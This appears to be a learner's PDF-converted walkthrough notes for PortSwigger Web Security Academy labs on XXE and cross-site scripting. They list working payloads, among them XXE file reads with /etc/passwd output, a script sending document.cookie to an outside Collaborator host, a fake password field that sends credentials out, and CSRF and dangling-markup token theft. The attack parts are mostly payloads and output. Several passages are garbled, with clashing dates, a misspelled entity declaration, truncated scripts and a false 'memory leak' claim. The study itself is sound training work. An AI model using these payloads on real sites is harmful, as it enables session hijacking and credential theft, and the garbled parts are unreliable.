16 uucp:x:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:gnatsbug-ReportingSystem(admin):/var/lib/gnats:/usr/sbin/
gnats
23 nobody:x:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 carlos:x:12002:12002:/home/carlos:/bin/bash

```



▼ <https://portswigger.net/web-security/xxe/lab-xinclude-attack>

▼ <https://portswigger.net/web-security/xxe/lab-xinclude-attack>

payload used

```

<?xml version="1.0" standalone="yes"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]>
<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink">
<text font-size="16" x="0" y="16">&xxe;</text>
</svg>

```

```
[kali㉿kali:~/Desktop] kali@kali:~/Desktop
```

2025-03-23 11:51:06 Initialization Sequence Completed  
2025-03-23 11:51:06 Data Channel: cipher: 'AES-256-CBC', auth: 'SHA512', peer-id: 21, compression: 'lzo'  
2025-03-23 11:51:06 Timers: ping 5, ping-restart 120  
2025-03-23 11:51:06 TUN/TAP interface: /dev/tun0  
2025-03-23 11:51:06 event notify 3  
2025-03-23 11:51:06 event wait: interrupted system call (fd=1, code=4)  
2025-03-23 13:33:12 SIGTERM received, sending exit notification to peer  
2025-03-23 13:33:15 net\_route.v4\_del: 10.10.0.0/16 via 10.17.0.1 dev [NULL] table 0 metric 1000  
2025-03-23 13:33:15 net\_route.v4\_set: 10.10.0.0/16 via 10.17.0.1 dev [NULL] table 0 metric 1000  
2025-03-23 13:33:15 net\_route.v4\_set: 10.10.0.0/16 via 10.17.0.1 dev [NULL] table 0 metric 1000  
2025-03-23 13:33:15 Closing TUN/TAP interface  
2025-03-23 13:33:15 net\_addr.v4\_del: 10.17.24.33 dev tun0  
2025-03-23 13:33:15 SIGTERM[soft,exit-with-notification] received, process exiting

```
[--(kali㉿kali)--~/Desktop/tryhackme]
```

I am running a exploit against the web-security-academy.net service for the memory leak in the XML parser module.  
Exploit created: 2023-03-23 11:51:06

```
[--(kali㉿kali)--~/Desktop/tryhackme]
```

```
<!DOCTYPE foo [ <!--IDENTITY % xxe SYSTEM "https://8aa50025047818468075f8d5002d00f4.web-security-academy.net/exploit"> %xxe;> ]>
```

```
[--(kali㉿kali)--~/Desktop/tryhackme]
```

```
-- cd ..
```

```
[--(kali㉿kali)--~/Desktop]
```

```
[-$ nano file.svg
```

LINES 0 OF CONTENTS

```
[--(kali㉿kali)--~/Desktop]
```


```
[-$ cat file.svg
```

```
<xml version="1.0" standalone="yes">  
<!DOCTYPE text [ <!--IDENTITY % xxe SYSTEM "https://8aa50025047818468075f8d5002d00f4.web-security-academy.net/exploit"> %xxe;> ]>  
<svg width="12px" height="12px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1">  
    <text font-size="16" x="0" y="10">xxx</text>  
</svg>
```


```
[--(kali㉿kali)--~/Desktop]
```


```
[-$ open file.svg
```

```
[-$
```




the post it click Back to Blog and open image in new tab






then summit the ans.

- ▼ <https://portswigger.net/web-security/xxe/blind/lab-xxe-trigger-error-message-by-repurposing-local-dtd>
- ▼ Cross-Site Scripting
- ▼ <https://portswigger.net/web-security/cross-site-scripting/reflected/lab-html-context-nothing-encoded>





- ▼ <https://portswigger.net/web-security/cross-site-scripting/stored/lab-html-context-nothing-encoded>




post it and solved the lab

▼ <https://0ae7006e042976bd80739e22007100f8.web-security-academy.net/?search=%22%3E%3Cscript%3Ealert%28%29%3C%2Fscript%3E%2F%2F++%22%3E>



▼ <https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-innerhtml-sink>



▼ <https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-jquery-href-attribute-sink>

The screenshot shows a browser window with the title "DOM XSS in jQuery anchor href attribute sink using location.search source". A green "LAB Solved" button is visible. Below it, an orange bar says "Congratulations, you solved the lab!". The main content area is titled "Submit feedback". The developer tools' Elements tab shows the HTML code for the page, including a script that handles the feedback submission. A red box highlights the line of code where the href attribute is set to "javascript:alert(1)". The Network tab shows a request to "feedback?returnPath=javascript:alert(1)". The bottom status bar indicates "1 of 1".

when you put `returnPath=javascript:alert(1)` in url then the website redirect you when you click to back button on website . because of `<a id="backLink" href="javascript:alert(1)">Back</a>` `href` it will redirect you to another page example:

The screenshot shows the same lab page but with a green "LAB Not solved" button. The developer tools show the same HTML and script code, but the red box highlights a different line of code: `<a id="backLink" href="https://google.com" Back>/a>`. The Network tab shows a request to "feedback?returnPath=https://google.com". The bottom status bar indicates "1 of 1".

then i click on back button then it will show me this

The screenshot shows a Google search results page for "Google". The search bar contains the query "Google". Below the search bar, there is a "Google Search" button and an "I'm Feeling Lucky" button. The developer tools' Elements tab shows the HTML structure of the search results, including a script tag that handles the search logic. A red box highlights a portion of the script code. The bottom status bar indicates "1 of 1".

it simply redirect me to the google.com

▼ <https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-jquery-selector-hash-change-event>

The screenshot shows a browser window with multiple tabs. The active tab is titled "Lab: DOM XSS in jQuery selector". The page content is a simple form with a file input field containing the URL of a exploit script. The exploit script contains a self-contained XSS payload. The browser's developer tools are open, showing the network tab with a request to the exploit script and the response body containing the XSS payload.

▼ <https://portswigger.net/web-security/cross-site-scripting getContexts/lab-attribute-angle-brackets-html-encoded>

The screenshot shows a browser window with multiple tabs. The active tab is titled "Lab: Reflected XSS into attribute with angle brackets". The page content is a search bar with a placeholder "Search the blog...". The search bar has a value attribute containing a reflected XSS payload. The browser's developer tools are open, showing the network tab with a request to the search endpoint and the response body containing the reflected XSS payload. The developer tools also show the DOM structure of the page, highlighting the search input element.

▼ <https://portswigger.net/web-security/cross-site-scripting getContexts/lab-href-attribute-double-quotes-html-encoded>

The screenshot shows a browser window with a comment form. The 'Website' field contains the value 'javascript:alert(1)'. The developer tools are open, specifically the Elements tab, which displays the page's HTML structure. The highlighted element is the 'Website' input field.

▼ <https://portswigger.net/web-security/cross-site-scripting/contexts/lab-javascript-string-angle-brackets-html-encoded>


```
var searchTerms = 'a';alert(1)/';
document.write('

payload used : `<script><img src=x onerror=alert(1)</script>` in comment box

- ▼ <https://portswigger.net/web-security/cross-site-scripting/contexts/lab-html-context-with-most-tags-and-attributes-blocked>

**payload used :** <iframe src=" https://0a2700bd034ef9e382bde789002f00d5.web-security-academy.net/?search=<body+onresize%3D"print()>"  
onload=this.style.width='100px'> in body box

- ▼ <https://portswigger.net/web-security/cross-site-scripting/contexts/lab-html-context-with-all-standard-tags-blocked>



```
<script>
location='
https://0af600ea037fe7f987331a26007d00d5.web-security-academy.net/?search=<test id=x onfocus=alert(document.cookie) tabIndex=0>text</test>#x
';
</script>
```

▼ <https://portswigger.net/web-security/cross-site-scripting/contexts/lab-some-svg-markup-allowed>

The screenshot shows a browser window with several tabs open. The main content area displays a message: "Congratulations, you solved the lab!". Below this, there's a search bar with the query: <svg><animate>transform onbegin=alert(1) attributeName=transform>. A purple "Search" button is next to it. To the right, there's a "Share your skills!" button with icons for Twitter and LinkedIn, and a "Continue learning >" link. At the bottom, a "Home" link is visible.

Below the main content, the Lighthouse audit tool interface is shown. It has tabs for Elements, Console, Sources, Network, Performance, Memory, Application, Privacy and security, and Lighthouse. The Lighthouse tab is active. The audit results show a score of 14.1229.0\*. The results table includes rows for "check loaded", "data gr-ext-installed", and "AcademyLabHeader". A search bar at the top of the audit interface also contains the same SVG payload.

payload used : <svg><animate>transform onbegin=alert(1) attributeName=transform>

▼ <https://portswigger.net/web-security/cross-site-scripting/contexts/lab-canonical-link-tag>

payload used : ['https://<linke.net/>?accesskey='x'onclick='alert\(1\)'](https://<linke.net/>?accesskey='x'onclick='alert(1))

The screenshot shows a browser window with several tabs open. The main content area displays a message: "Congratulations, you solved the lab!". Below this, there's a "Back to lab description >" link. To the right, there's a green "LAB Solved" button with a checkmark icon. At the bottom, there's a "Home" link.

Below the main content, the Lighthouse audit tool interface is shown. It has tabs for Elements, Console, Sources, Network, Performance, Memory, Application, Privacy and security, and Lighthouse. The Lighthouse tab is active. The audit results show a score of 14.1229.0\*. The results table includes rows for "check loaded", "data gr-ext-installed", and "AcademyLabHeader". A search bar at the top of the audit interface also contains the payload: <accesskey='x'onclick='alert(1)'>.

▼ <https://portswigger.net/web-security/cross-site-scripting/contexts/lab-javascript-string-single-quote-backslash-escaped>

payload used : </script><script>alert(1)</script>

▼ <https://portswigger.net/web-security/cross-site-scripting/contexts/lab-javascript-string-angle-brackets-double-quotes-encoded-single-quotes-escaped>

payload used : a';alert(1);//

▼ <https://portswigger.net/web-security/cross-site-scripting/contexts/lab-onclick-event-angle-brackets-double-quotes-html-encoded-single-quotes-backslash-escaped>

payload used : [http://hello?&x27;\)-alert\(1\);//](http://hello?&x27;)-alert(1);//) or [http://hello?&x27;\)-alert\(1\)-&x27;](http://hello?&x27;)-alert(1)-&x27;) in website input box

The screenshot shows a browser window with a comment form. The 'Website' field contains the value `http://hello?&#x27;:alert(1);`. The browser's developer tools are open, specifically the Network tab, which displays the raw HTTP request sent to the server. The request body includes the payload `http://hello?&#x27;:alert(1);`.

▼ <https://portswigger.net/web-security/cross-site-scripting/contexts/lab-javascript-template-literal-angle-brackets-single-double-quotes-backslash-backticks-escaped>

payload used : `$(alert())`

▼ <https://portswigger.net/web-security/cross-site-scripting/exploiting/lab-stealing-cookies>

payload used :

```
<script>fetch(' https://4oteugp29tpwyoskylxu7z5cm3sugk49.oastify.com?cookie=document.cookie ')</script>
```

and get the cookie from burp's collaborator then copy and past the session cookie into the browser(website's) cookies

▼ <https://portswigger.net/web-security/cross-site-scripting/exploiting/lab-capturing-passwords>

payload used :

```
name=username<br/><input id=password type=password name=password onchange='if(this.value.length) fetch("https://lqsbwdrzbqrs0luh0jrzr9w79o0uri67.oastify.com?username="+username.value+"&password=" +this.value)'>
```

The screenshot shows a browser window with a comment form. The 'password' field contains the value `https://lqsbwdrzbqrs0luh0jrzr9w79o0uri67.oastify.com?username=+username.value+&password=+this.value`. The browser's developer tools are open, showing the raw HTTP request sent to the server, which includes the payload `https://lqsbwdrzbqrs0luh0jrzr9w79o0uri67.oastify.com?username=+username.value+&password=+this.value`.

Payloads to generate: 1   Include Collaborator server location  Polling automatically

Filter: HTTP | DNS | SMTP

| #  | Time                      | Type | Payload                        | Source IP address | Comment |
|----|---------------------------|------|--------------------------------|-------------------|---------|
| 13 | 2025-Mar-29 18:44:768 UTC | DNS  | gdxjseey5e7n0hwnxm6vbubf1650tp | 3.248.186.154     |         |
| 14 | 2025-Mar-29 18:44:768 UTC | DNS  | gdxjseey5e7n0hwnxm6vbubf1650tp | 3.251.105.74      |         |
| 15 | 2025-Mar-29 18:44:768 UTC | DNS  | gdxjseey5e7n0hwnxm6vbubf1650tp | 3.248.186.189     |         |
| 16 | 2025-Mar-29 18:44:769 UTC | DNS  | gdxjseey5e7n0hwnxm6vbubf1650tp | 3.248.186.154     |         |
| 17 | 2025-Mar-29 18:44:810 UTC | HTTP | gdxjseey5e7n0hwnxm6vbubf1650tp | 34.253.173.2      |         |

Description Request to Collaborator Response from Collaborator

Pretty Raw Hex

```

1 GET /username=administrator&password=htmb5okr9pice7tysvt HTTP/1.1
2 Host: gdxjseey5e7n0hwnxm6vbubf1650tp.oastify.com
3 Connection: keep-alive
4 sec-ch-ua: "Google Chrome";v="125", "Chromium";v="125", "Not A/Brand";v="24"
5 sec-ch-ua-mobile: ?0
6 User-Agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36
7 sec-ch-ua-platform: "Linux"
8 Accept: */*
9 Origin: https://0a51009404ffbf46d822e02eb0017001b.web-security-academy.net
10 Sec-Fetch-Site: cross-site
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://0a51009404ffbf46d822e02eb0017001b.web-security-academy.net/
14 Accept-Encoding: gzip, deflate, br, zstd
    
```

Event log (14) All Issues (37)\*  0 highlights

#### ▼ <https://portswigger.net/web-security/cross-site-scripting/exploiting/lab-perform-csrf>

payload used /jscode :

```

<script>
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get','/my-account');
req.send();
function handleResponse() {
var token = this.responseText.match(/name="csrf" value="(w+)/)[1];
var changeReq = new XMLHttpRequest();
changeReq.open('post','/my-account/change-email',true);
changeReq.send('csrf=' + token + '&email=test@test.com')
}
</script>
    
```

#### ▼ <https://portswigger.net/web-security/cross-site-scripting getContexts/client-side-template-injection/lab-angular-sandbox-escape-without-strings>

payload used : `toString().constructor.prototype.charAt=[].join; [1,2]orderBy:toString().constructor.fromCharCode[120,61,97,108,101,114,116,40,49,41]`

Congratulations, you solved the lab!

0 search results for 2

Search the blog...


Elements Console Sources Network Performance Memory Application Privacy and security Lighthouse

```

<html><head>
<title>Lab Reflected XSS with Angular</title>
<!-- Global styles -->
<!-- Head scripts -->
<!-- Body -->
<body ng-app="LabApp" class="ng-scope" data-new-gr-c-s-check-loaded="14.1229.0" data-gr-ext-installed>
<script src="resources/labheader/js/labheader.js"></script>
<div id="academyHeader"></div>
<div theme="blog">
  <section class="mainContainer"></section>
<div class="footer-wrapper"></div> -- $0
</div>
</body>
</html>
<grammarly-desktop-integration data-grammarly-shadow-root="true"></grammarly-desktop-integration>
</html>
    
```

focus on the url when i put `http://<url.net>/?search=asd&1%2b1=1` `(asd&1%2b1=1 ⇒ asd&1+1=1)` it is showing me 2 it means here i can put my payload

encode the payload in to urlencoding into url encoding



<http://<url>Web-security-academy.net/?search=asd&1%2b1=1>

convert link this in to this by replacing `1%2b1` to

`%74%6f%53%74%72%69%6e%67%28%29%2e%63%6f%6e%73%74%72%75%63%72%6f%72%66%72%6f%6d%72%43%6f%65%22%31%22%10%2c%36%31%2c%39%37%2c%31%30%38%2c%31%30%31%2c%31%31%34%2c%31%31%36%2c%34%39%2c%34%31%`

then it will look like this .

[https://<url>.web-security-academy.net/?search=asd&toString\(\).constructor.prototype.charCodeAt\[1\].join%3B\[1%2C2\]||orderBy%3AtoString\(\).constructor.fromCharCode\(120%2C61%2C97%2C108%2C101%2C114%2C116%2C40%2C49%2C41\)=1](https://<url>.web-security-academy.net/?search=asd&toString().constructor.prototype.charCodeAt[1].join%3B[1%2C2]||orderBy%3AtoString().constructor.fromCharCode(120%2C61%2C97%2C108%2C101%2C114%2C116%2C40%2C49%2C41)=1)

solved the lab


## ▼ <https://portswigger.net/web-security/cross-site-scripting getContexts/client-side-template-injection/lab-angular-sandbox-escape-and-csp>

payload used :

```
<script>
location='


actual payload : <input id=x ng-focus=\$event.composedPath\(\)|orderBy:\(z=alert\)\(1\)>


```



▼ <https://portswigger.net/web-security/cross-site-scripting getContexts/lab-event-handlers-and-href-attributes-blocked>

```
<svg>
<a>
<animate attributeName=href values=javascript:alert(1)></animate>
<text x=20 y=20 > Click Me</text>
</a>
</svg>
```


▼ <https://portswigger.net/web-security/cross-site-scripting getContexts/lab-javascript-url-some-characters-blocked>

payload used : `5&'},x=x⇒{throw/**/onerror=alert,1337},toString=x>window+'{'x':'`

syntax/format: <https://<url-id>.web-security-academy.net/post?postId=payload>

use this final payload [https://<url-id>.web-security-academy.net/post?postId= 5&'},x=x⇒{throw/\\*\\*/onerror=alert,1337},toString=x>window+'{'x':'}](https://<url-id>.web-security-academy.net/post?postId= 5&'},x=x⇒{throw/**/onerror=alert,1337},toString=x>window+'{'x':'})

▼ <https://portswigger.net/web-security/cross-site-scripting/content-security-policy/lab-very-strict-csp-with-dangling-markup-attack>



payload used : `></form><form class="login-form" name="evil-form" action="https://ebtohqccw3c5lyfulvk4u9sm9df432rr.oastify.com/token" method="GET"><button class="button" type="submit">Click Me</button>`

in body box

```
<script>
